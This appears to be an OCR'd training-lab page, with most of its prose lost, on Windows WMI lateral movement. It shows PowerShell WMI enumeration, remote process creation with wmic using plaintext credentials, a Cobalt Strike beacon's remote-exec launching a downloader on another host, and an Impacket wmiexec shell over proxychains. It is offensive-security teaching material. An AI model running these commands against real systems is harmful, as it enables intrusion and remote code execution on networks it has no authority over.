WMI

WMIC (Windows) Windows Windows VBScript PowerSl


WMI

WMI WMI **Root** Root **CIMV2** **SecurityStandardCimv2**

WMI **Root\CIMV2** **Win32_Process** Windows **Name** **ProcessID** Terminate

Root\CIMV2 **Win32_Process** **Create** PowerShell WMI

```
Get-WmiObject -Class "__Namespace" -Namespace "Root" -List -Recurse 2> $null | select __Namespace | sort __Namespace
```



root\cimv2

```
Get-WmiObject -Class "__Namespace" -Namespace "root\cimv2" -List -Recurse 2> $null | select __Namespace | sort __Namespace
```

```
PS C:\Windows\system32> Get-WmiObject -Class "__Namespace" -Namespace "Root\CIMv2" -List -Recurse 2> $null | select __Na
mespace | sort __Namespace

__NAMESPACE
-----------
ROOT\CIMv2
ROOT\CIMv2\mdm
ROOT\CIMv2\mdm\dmmap
ROOT\CIMv2\power
ROOT\CIMv2\Security
ROOT\CIMv2\Security\MicrosoftTpm
ROOT\CIMv2\TerminalServices
```

Win32_process root\cimv2

```
Get-WmiObject -Recurse -List -class win32_process*
```

```
PS C:\Windows\system32> Get-WmiObject -recurse -list -class win32_process*


   NameSpace: ROOT\cimv2

Name                                Methods              Properties
----                                -------              ----------
Win32_ProcessTrace                  {}                   {ParentProcessID, ProcessID, ProcessName, SECURITY_DESCRIPT...
Win32_ProcessStartTrace             {}                   {ParentProcessID, ProcessID, ProcessName, SECURITY_DESCRIPT...
Win32_ProcessStopTrace              {}                   {ExitStatus, ParentProcessID, ProcessID, ProcessName...}
Win32_Process                       {Create, Terminat... {Caption, CommandLine, CreationClassName, CreationDate...}
Win32_Processor                     {SetPowerState, R... {AddressWidth, Architecture, AssetTag, Availability...}
Win32_ProcessStartup                {}                   {CreateFlags, EnvironmentVariables, ErrorMode, FillAttribut...
```

WMI SQL

```
Get-WmiObject -Query 'Select * From Meta_Class WHERE __Class Like "win32_process%"'
```

```
PS C:\Windows\system32> Get-WmiObject -Query 'Select * from meta_class where __class like "win32_process%"'


   NameSpace: ROOT\cimv2

Name                                Methods              Properties
----                                -------              ----------
Win32_ProcessTrace                  {}                   {ParentProcessID, ProcessID, ProcessName, SECURITY_DESCRIPT...
Win32_ProcessStartTrace             {}                   {ParentProcessID, ProcessID, ProcessName, SECURITY_DESCRIPT...
Win32_ProcessStopTrace              {}                   {ExitStatus, ParentProcessID, ProcessID, ProcessName...}
Win32_Process                       {Create, Terminat... {Caption, CommandLine, CreationClassName, CreationDate...}
Win32_Processor                     {SetPowerState, R... {AddressWidth, Architecture, AssetTag, Availability...}
Win32_ProcessStartup                {}                   {CreateFlags, EnvironmentVariables, ErrorMode, FillAttribut...
```

Win32_process


```
Get-WmiObject -Class win32_process | select Name,ProcessId,CommandLine
```

```
PS C:\Windows\system32> Get-WmiObject -Class Win32_process | select Name, ProcessId,CommandLine | fl


Name        : System Idle Process
ProcessId   : 0
CommandLine :

Name        : System
ProcessId   : 4
CommandLine :

Name        : Registry
ProcessId   : 68
CommandLine :

Name        : smss.exe
ProcessId   : 496
CommandLine :

Name        : csrss.exe
ProcessId   : 592
CommandLine :

Name        : csrss.exe
ProcessId   : 660
CommandLine :

Name        : wininit.exe
ProcessId   : 668
CommandLine :
```

Win32_process Create


```
$process=[wmiclass]"win32_process"
$process.Create("calc.exe",$null,$null)
```

```
PS C:\Windows\system32> $process=[wmiclass]"win32_process"
PS C:\Windows\system32> $process.methods | select Name

Name
----
Create
Terminate
GetOwner
GetOwnerSid
SetPriority
AttachDebugger
GetAvailableVirtualSize


PS C:\Windows\system32> $process.Create("calc.exe",$null,$null)


__GENUS          : 2
__CLASS          : __PARAMETERS
__SUPERCLASS     :
__DYNASTY        : __PARAMETERS
__RELPATH        :
__PROPERTY_COUNT : 2
__DERIVATION     : {}
__SERVER         :
__NAMESPACE      :
__PATH           :
ProcessId        : 3588
ReturnValue      : 0
PSComputerName   :
```



wmic.exe

wmi **Win32_process** wmic wmic **process** wmi.exe



```
PS C:\Windows\system32> wmic
wmic:root\cli>process
Caption                    CommandLine
System Idle Process
System
Registry
smss.exe
csrss.exe
csrss.exe
wininit.exe
winlogon.exe
services.exe
lsass.exe
fontdrvhost.exe
fontdrvhost.exe
svchost.exe
svchost.exe
dwm.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
```

```
wmic /node:< > /user:<  > /password:< > process call create "< >"
```

```
beacon> run wmic /node:172.16.1.13 /user:prod\servermgr /password:Summer2024! process call create "calc.exe"
[*] Tasked beacon to run: wmic /node:172.16.1.13 /user:prod\servermgr /password:Summer2024! process call create "calc.exe"
[+] host called home, sent: 126 bytes
[+] received output:
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 3052;
        ReturnValue = 0;
};
```

```
C:\Windows\Tasks>powershell get-process | findstr paint
    259      46     8004      23704       0.20   4596   0 mspaint
```

```
beacon> run wmic /node:172.16.1.13 /user:prod\servermgr /password:Summer2024! process call create "C:\tools\student_dler.exe"
[*] Tasked beacon to run: wmic /node:172.16.1.13 /user:prod\servermgr /password:Summer2024! process call create "C:\tools\student_dler.exe"
[+] host called home, sent: 143 bytes
[+] received output:
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 404;
        ReturnValue = 0;
};
```

C2

remote-exec wmi

jump **remote-exec wmi** remote-exec **process call create**

```
beacon> jump

Beacon Remote Exploits
======================

    Exploit                  Arch  Description
    -------                  ----  -----------
    psexec                   x86   Use a service to run a Service EXE artifact
    psexec64                 x64   Use a service to run a Service EXE artifact
    psexec_psh               x86   Use a service to run a PowerShell one-liner
    winrm                    x86   Run a PowerShell script via WinRM
    winrm64                  x64   Run a PowerShell script via WinRM

beacon> remote-exec

Beacon Remote Execute Methods
=============================

    Methods                      Description
    -------                      -----------
    psexec                       Remote execute via Service Control Manager
    winrm                        Remote execute via WinRM (PowerShell)
    wmi                          Remote execute via WMI
```

remote-exec

```
beacon> remote-exec wmi 172.16.1.13 C:\tools\student_dler.exe
[*] Tasked beacon to run 'C:\tools\student_dler.exe' on 172.16.1.13 via WMI
[+] host called home, sent: 4424 bytes
[+] received output:
Started process 3096 on 172.16.1.13
```


```
[WEB02] serveradm */1460 (x64)
beacon>
```

Impacket

Impacket wmiexec **Shell**

```
┌──(root㉿kali)-[~/Desktop]
└─# proxychains impacket/examples/wmiexec.py prod.raven-med.local/servermgr:'Summer2024!'@172.16.1.13
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.10.1.dev1+20230116.181610.efcaec35 - Copyright 2022 Fortra

[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  172.16.1.13:445  ...  OK
[*] SMBv3.0 dialect used
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  172.16.1.13:135  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  172.16.1.13:49666  ...  OK
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
prod\servermgr

C:\>
```

wmiexec IoC



XiaoLi wmiexec (https://github.com/XiaoliChan/wmiexec-RegOut)

Revision #7
Created 5 September 2022 03:10:28 by
Updated 23 January 2024 03:01:39 by